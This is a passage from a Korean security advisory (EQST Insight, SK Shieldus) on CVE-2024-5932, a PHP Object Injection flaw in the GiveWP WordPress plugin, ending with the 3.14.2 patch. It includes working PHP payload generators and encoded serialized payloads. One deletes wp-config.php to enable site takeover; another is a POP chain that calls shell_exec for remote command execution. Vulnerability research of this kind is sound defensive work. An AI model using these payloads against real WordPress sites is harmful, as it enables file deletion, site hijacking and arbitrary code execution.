만약, 매직 메서드가 PHP Objection Injection 을 통해 조작 가능한 속성[6]값을 인수로 특정 함수를 실행하는 경우, 해당 인수 값을 변조해 서버가 악의적인 행위를 하도록 유도할 수 있다. 다음과 같은 TempFile 클래스가 있다고 가정해보자.

```
class TempFile {
    (…)
     public function __destruct()  {
     unlink($this->file);              #2 unlink('/temp/test')
     }
(…)
}
```

TempFile 클래스 내에는 file 이라는 속성이 있는데, 변조된 file 속성 값 정보가 들어있는 직렬화 데이터를 다음과 같은 코드로 생성할 수 있다.

```
class TempFile {
    public $file;
    public function __construct() {
        $this->file = "/tmp/test";    #1 Set Tempfile's property value
    }
}

$a = new TempFile();
echo serialize($a);
```

[6] 속성 (property): 클래스 내부에서 정의된 변수로, 객체의 상태를 나타내고 데이터를 정의하는데 사용함.

위 코드를 실행한 결과는 다음과 같은 직렬화 데이터로 출력된다.

```
> php serialize.php
O:8:"TempFile":1:{s:4:"file";s:9:"/tmp/test";}
```

해당 직렬화 데이터를 역직렬화하면, file 속성값으로 전달한 "/tmp/test" 파일이 삭제된다. 이는 역직렬화 시 TempFile 클래스의 __destruct 매직 메서드가 file 속성값에 해당하는 파일을 삭제하기 때문이다.

2) POP Chain (Property Oriented Programming Chain)

PHP 매직 메서드를 통해 호출한 클래스의 매직 메서드가 그 자체로는 공격에 유용하지 않을 때, 공격자는 POP Chain 이라는 기법을 활용하여 공격할 수 있다. 시스템 공격에서의 ROP(Return-Oriented Programming)[7] 와 유사하게 PHP 코드 조각들을 연결하여 의도된 행위를 수행하도록 만드는 공격이며, 위에서 설명한 매직 메서드가 그 시작점이 된다. 예를 들어, 다음과 같은 별개의 TempFile, Process 두 클래스가 있을 때,

```
class TempFile {
    (…)
        public function __destruct()  { #3 Magic method : call $this->shutdown()
        $this -> shutdown();
    }
        public function shutdown() {    #4 $this->handle->close = new Process()->close();
        $this->handle->close();
    }
    (…)
}

class Process {
   (…)
    public function close () {
        system('kill '.$this->pid);     #5 $pid = ';touch eqst';
    }
   (…)
}
```

PHP Object Injection 취약점이 발생하면 TempFile 과 Process 클래스 둘 다 그 자체로는 유효한 공격을 할 수 없지만, POP Chain 기법을 활용해 다음과 같은 코드로 출력된 직렬화 데이터를 역직렬화할 시 "touch css" 명령을 실행할 수 있다.

```
class TempFile {
    public $handle;
    public function __construct()  {
        $this -> handle = new Process();  #1 Set Tempfile's property value
    }
}

class Process {
     public $pid;
     public function __construct()  {
        $this -> pid = "; touch css";     #2 Set Process's property value
    }
}

$a = new TempFile();
echo serialize($a);
```

[7] ROP (Return-Oriented Programming): 실행 불가능한 메모리와 코드 사이닝 같은 보안 방어를 우회하기 위해 "가젯(Gadget)"이라고 불리는 기계어들을 연결하여 임의적인 연산을 수행하도록 하는 공격 기법

위 코드를 실행한 결과는 다음과 같은 직렬화 데이터로 출력된다.

```
> php serialize.php
O:8:"TempFile":1:{s:6:"handle";O:7:"Process":1:{s:3:"pid";s:11:"; touch css";}}
```

이는 Process 클래스의 close() 메서드가 TempFile 클래스의 __destruct 매직 메서드로부터 POP Chain 기법을 통해 접근이 가능하기 때문에 발생한다.

Step 3. 공격 가능 시나리오

PHP Object Injection 과 POP Chain 기법을 활용하여 GiveWP 에 공격 가능한 시나리오는 임의 파일 삭제, 임의 명령 실행이 있다.

1) 초기 설정 파일 삭제로 인한 홈페이지 탈취

GiveWP 내에는 pdf 문서 생성을 하는 TCPDF 라는 오픈소스 PHP 라이브러리가 있다. wp-content/plugins/give/vendor/tecnickcom/tcpdf/ 경로에서 확인할 수 있으며, 해당 경로 내 tcpdf.php 소스코드를 확인하면 TCPDF 클래스 소스코드를 확인할 수 있다. 해당 소스코드에서 확인할 수 있는 __destruct 매직 메서드 소스코드는 다음과 같다.

```
class TCPDF {
    }

    /**
     * Default destructor.
     * @public
     * @since 1.53.0.TC016
     */
    public function __destruct() {
        // cleanup
        $this->_destroy(true);
    }
```

그림 21. TCPDF 클래스 내 __destruct 매직 메서드

동일 클래스 내 _destory 메서드를 호출하며, _destroy 메서드의 대략적인 코드를 확인하면 다음과 같다.

```
class TCPDF {
    public function _destroy($destroyall=false, $preserve_objcopy=false) {
        if ($destroyall AND !$preserve_objcopy && isset($this->file_id)) {  ①
            self::$cleaned_ids[$this->file_id] = true;
            // remove all temporary files
            if ($handle = @opendir(K_PATH_CACHE)) {
                while ( false !== ( $file_name = readdir( $handle ) ) ) {
                    if (strpos($file_name, '__tcpdf_'.$this->file_id.'_') === 0) {
                        unlink(K_PATH_CACHE.$file_name);
                    }
                }
                closedir($handle);
            }
            if (isset($this->imagekeys)) {                                  ②
                foreach($this->imagekeys as $file) {
                    if (strpos($file, K_PATH_CACHE) === 0 && TCPDF_STATIC::file_exists($file)) {
                        @unlink($file);
                    }
                }
            }
        }
```

그림 22. TCPDF 클래스 내 _destroy 메서드

① $destroyall 값이 true 이고 $preserve_objcopy 값이 false 이며 속성 $file_id 값이 있는지 검사한다.

② 속성 $imagekeys 배열에 존재하는 파일을 하나씩 지운다.

$destroyall 값은 __destruct 매직 메서드에서 인수로 true 값이 전달되었으며, $preserve_objcopy 값은 기본적으로 false 가 설정되므로, 속성 $file_id 와 $imagekeys 값을 설정한 객체를 직렬화해서 전달하면 서버는 $imagekeys 배열로 전달된 파일의 삭제를 시도한다. 이 때, Step1 에서 설명한 바와 같이 NULL 바이트는 ₩0 으로 치환한 뒤 전송해야 한다. "wp-config.php" 파일을 삭제하는 직렬화 데이터 payload 는 다음과 같다.

```
class TCPDF {
    protected $imagekeys = array();
    protected $file_id;     # When using protected properties, replace "null" with "\0"
    public function __construct(){
        $this->file_id = md5('123');
        $this->imagekeys = ['/tmp/test'];
    }
}

$a = new \TCPDF();
echo serialize($a);
```

```
> php serialize.php
O:5:"TCPDF":2:{s:12:"*imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-
config.php";}s:10:"*file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}
```

여기서 생성된 악성 직렬화 데이터는 Step1 에서 설명한 바와 같이 NULL 바이트는 ₩0 으로 치환하고 backslash(₩)는 backslash 4 개(₩₩₩₩)로 치환한 뒤 전송해야 한다.

```
> php final_serialize.php
O:5:"TCPDF":2:{s:12:"₩0*₩0imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-
config.php";}s:10:"₩0*₩0file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}
```

위 직렬화 데이터로 요청을 보내면 다음과 같이 unlink 함수에 삭제할 파일 이름이 들어가는 것을 확인할 수 있다.





그림 23. wp-config.php 파일 삭제 요청

wp-config.php 파일은 WordPress 에는 홈페이지 설정 값들을 저장하는 데, 해당 파일 삭제에 성공하면 홈페이지 접근 시 초기 설치 과정으로 넘어간다. 이후 새로운 관리자 계정을 등록 후, 홈페이지를 장악할 수 있다.

2) POP Chain 을 이용한 임의 명령 실행

Step2 에서 설명한 POP Chain 기법을 활용하면 임의 명령 실행 또한 가능하다. Wordfence 에서 공개한 정보에 따르면 아래의 POP Chain 을 통해 임의 명령 실행이 가능한데, 그 시작점은 Stripe₩StripeObject 클래스의 __toString 매직 메서드이다.



출처: www.wordfence.com

그림 24. 원격 명령 실행을 위한 POP Chain 구성

Step1 에서 설명한 역직렬화 과정에서 StripeObject 클래스를 호출하게 되면, __toString 매직 메서드가 처음으로 호출된다. 위에서 호출하는 순서와 같이 객체를 호출하는 직렬화 데이터를 생성한다면, 다음과 같은 PHP 코드로 만들 수 있다.

```
namespace Stripe{
    class StripeObject
    {
        protected $_values;
        public function __construct(){
            $this->_values['foo'] = new
\Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
        }
    }
}

namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
    public $userInfo;
        public function __construct()
    {
        $this->userInfo['address'] = new \Give();
    }
    }
}

namespace{
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}

namespace Give\Vendors\Faker{
    class ValidGenerator{
                protected $maxRetries;
        protected $validator;
        public function __construct()
        {
            $this->maxRetries = 10;
            $this->validator = "shell_exec";
        }
    }
}

namespace{
    $a = new Stripe\StripeObject();
    echo serialize($a);
}
```

위 코드를 실행한 결과는 다음과 같은 직렬화 데이터로 출력된다.

```
> php serialize.php
O:19:"Stripe₩StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give₩PaymentGateways₩DataTransferOb
jects₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give
₩Vendors₩Faker₩ValidGenerator":2:{s:13:"*maxRetries";i:10;s:12:"*validator";s:10:"shell_exec";}}}}}}
```

위 코드 실행 추적 결과 ValidGenerator 클래스 내에서 존재하지 않는 함수인 get 함수를 호출하게 되어 __call 매직 메서드를 호출한다. 해당 __call 매직 메서드는 다음과 같은 과정을 따른다.




그림 25. ValidGenerator 클래스 내 __call 매직 메서드

① call_user_func_array 함수를 통해 ValidGenerator 클래스 내 속성 $generator 값에 설정된 클래스의 $name 메서드에 인수로 $arguments 전달해 호출 후 $res 에 반환값을 저장한다.
② 악성 공격 직렬화 파라미터로 인해 $validator 변수에 저장된 값인 "shell_exec"와 $res 를 call_user_func 함수로 전달해서 실행한다..

위 과정만으로는 임의 명령 실행을 할 수 없다. $res 에 원하는 값이 반환되어야 임의 명령 실행을 할 수 있기 때문이다. $name 에 "get", $argument 에 "address1"이 고정적으로 들어가기 때문에 get("address1") 메서드 밖에 호출할 수 없고 클래스만 변조가 가능하다.

따라서 $generator 값에 원하는 클래스를 추가로 설정해야 한다. get("address1") 메서드 호출 시, 원하는 값을 반환할 수 있게 만드는 클래스는 전체 소스코드를 분석한 결과 wp-content/plugins/give/src/Onboarding 내 SettingsRepository.php 에서 찾을 수 있었다. 해당 클래스의 get 메서드를 확인하면 다음과 같다.

```php
public function get($name)
{
    return ($this->has($name))
        ? $this->settings[$name]
        : null;
}
```

그림 26. SettingsRepository 클래스 내 get 메서드

속성 settings 에 인수로 받은 $name 키에 해당하는 값이 있다면 해당 값을 반환하는 함수다. 따라서, 인수로 받은 address1 키 값에 해당하는 값의 명령어를 넣고 SettingsRepository 클래스의 속성 settings 배열로 설정하면 임의 명령 실행이 가능하다. 해당 부분을 추가한 악성 직렬화 데이터를 생성하는 PHP 코드는 다음과 같다.

```php
namespace Stripe{
    class StripeObject
    {
        protected $_values;
        public function __construct(){
            $this->_values['foo'] = new
\Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
        }
    }
}

namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
    public $userInfo;
        public function __construct()
    {
        $this->userInfo['address'] = new \Give();
    }
    }
}

namespace {
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}

namespace Give\Vendors\Faker{
    class ValidGenerator{
      protected $maxRetries;
        protected $validator;
        protected $generator;
        public function __construct()
        {
          $this->maxRetries = 10;
            $this->validator = "shell_exec";
            $this->generator = new \Give\Onboarding\SettingsRepository();
        }
    }
}

namespace Give\Onboarding{
```

```
    class SettingsRepository{
        protected $settings;
        public function __construct()
        {
            $this -> settings['address1'] = 'touch /tmp/EQSTtest';
        }
    }

namespace {
    $a = new Stripe\StripeObject();
    echo serialize($a);
}
#
```

위 코드를 실행한 결과는 다음과 같은 직렬화 데이터로 출력된다.

```
> php serialize.php
O:19:"Stripe₩StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give₩PaymentGateways₩DataTransferObjects₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give₩Vendors₩Faker₩ValidGenerator":3:{s:13:"*maxRetries";i:10;s:12:"*validator";s:10:"shell_exec";s:12:"*generator";O:34:"Give₩Onboarding₩SettingsRepository":1:{s:11:"*settings";a:1:{s:8:"address1";s:19:"touch /tmp/EQSTtest";}}}}}}}}
```

여기서 생성된 악성 직렬화 데이터는 Step1 에서 설명한 바와 같이 NULL 바이트는 ₩0 으로 치환하고 backslash(₩)는 backslash 4 개(₩₩₩₩)로 치환한 뒤 전송해야 한다. 요청 페이로드는 다음과 같다.

```
> php final.php
O:19:"Stripe₩₩₩₩StripeObject":1:{s:10:"₩0*₩0_values";a:1:{s:3:"foo";O:62:"Give₩₩₩₩PaymentGateways₩₩₩₩DataTransferObjects₩₩₩₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"₩0*₩0container";O:33:"Give₩₩₩₩Vendors₩₩₩₩Faker₩₩₩₩ValidGenerator":3:{s:12:"₩0*₩0validator";s:10:"shell_exec";s:12:"₩0*₩0generator";O:34:"Give₩₩₩₩Onboarding₩₩₩₩SettingsRepository":1:{s:11:"₩0*₩0settings";a:1:{s:8:"address1";s:19:"touch%20/tmp/EQSTtest";}}s:13:"₩0*₩0maxRetries";i:10;}}}}}}
```

위 양식에 따라 touch /tmp/EQSTtest 명령을 악성 직렬화 데이터로 전송하면 다음과 같이 실행되는 것을 확인할 수 있다.




그림 27. call_user_func('shell_exec', 'touch /tmp/EQSTtest') 실행

실행 결과 피해자 서버에서 정상적으로 /tmp/EQSTtest 파일이 생성된 것을 확인할 수 있다.

그림 28. 임의 명령 실행 확인

■ 대응 방안

CVE-2024-5932 가 발표되기 전인 8 월 7 일, 해당 취약점을 패치한 버전인 3.14.2 가 출시되었다. 해당 버전 소스코드는 아래 링크를 통해 다운로드 받을 수 있다.

• URL: https://downloads.wordpress.org/plugin/give.3.14.2.zip

패치 이후 변경 내역이 있는 소스코드를 비교하면, 취약점이 발생했던 process-donation.php 내 give_donation_form_has_serialized_fields 메서드에서 다음과 같이 검증 파라미터를 추가한 것을 확인할 수 있다.

```
421 function give_donation_form_has_serialized_fields(array $post_data): bool
422 {
423     $post_data_keys = [
424         'give-form-id',
425         'give-gateway',
426         'card_name',
427         'card_number',
428         'card_cvc',
429         'card_exp_month',
430         'card_exp_year',
431         'card_address',
432         'card_address_2',
433         'card_city',
434         'card_state',
435         'billing_country',
436         'card_zip',
437         'give_email',
438         'give_first',
439         'give_last',
440         'give_user_login',
441         'give_user_pass',
442         'give-form-title',
443         'give_title',
444     ];
445
446     foreach ($post_data as $key => $value) {
```

그림 29. 3.14.2 패치에서 추가된 파라미터 검증 로직

해당 패치 이후, Step1 에서 살펴본 직렬화 데이터 검증 로직에 탐지되어 요청이 처리되기 전 에러가 발생하는 것을 확인할 수 있다.

그림 30. 패치 이후 공격 실패 확인

해당 취약점 패치 작업은 admin 계정으로 로그인 이후, 홈페이지의 wp-admin 페이지에 접근한 뒤, updates 에 플러그인 업데이트 기능을 통해 패치할 수 있다.




그림 31. 취약한 플러그인 패치 과정

상세 패치 내역은 아래 링크에서 확인할 수 있다.

• URL: https://wordpress.org/plugins/give/#developers

따라서, PHP Objection Injection 취약점이 존재하여 임의파일삭제 및 임의명령실행 공격이 가능한 3.14.2 버전 이하 취약한 버전의 GiveWP 플러그인 사용자는 위 작업 과정에 따라 패치를 수행해야 한다.

■ 참고 사이트

• History of Bearsthemes and GiveWP : https://givewp.com/documentation/resources/history-of-bearsthemes-and-givewp/

• $4,998 Bounty Awarded and 100K WordPress Sites Protected Against Unauthenticated Remote Code Execution Vulnerability Patched in GiveWP WordPress Plugin : https://www.wordfence.com/blog/2024/08/4998-bounty-awarded-and-100000-wordpress-sites-protected-against-unauthenticated-remote-code-execution-vulnerability-patched-in-givewp-wordpress-plugin/

• WordPress Developer Resources - Hooks : https://developer.wordpress.org/plugins/hooks/

• WordPress Developer Resources – add_action : https://developer.wordpress.org/reference/functions/add_action/

• PHP Object Injection : https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection

• PHP Documentation – Magic Methods : https://www.php.net/manual/en/language.oop5.magic.php

• Code Reuse Attacks in PHP – Automated POP Chain Generation : https://websec.wordpress.com/wp-content/uploads/2010/11/rips_ccs.pdf

• x.com (nav1n0x) : https://x.com/nav1n0x/status/1828715567785636112

EQST INSIGHT

2024.09

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 마케팅그룹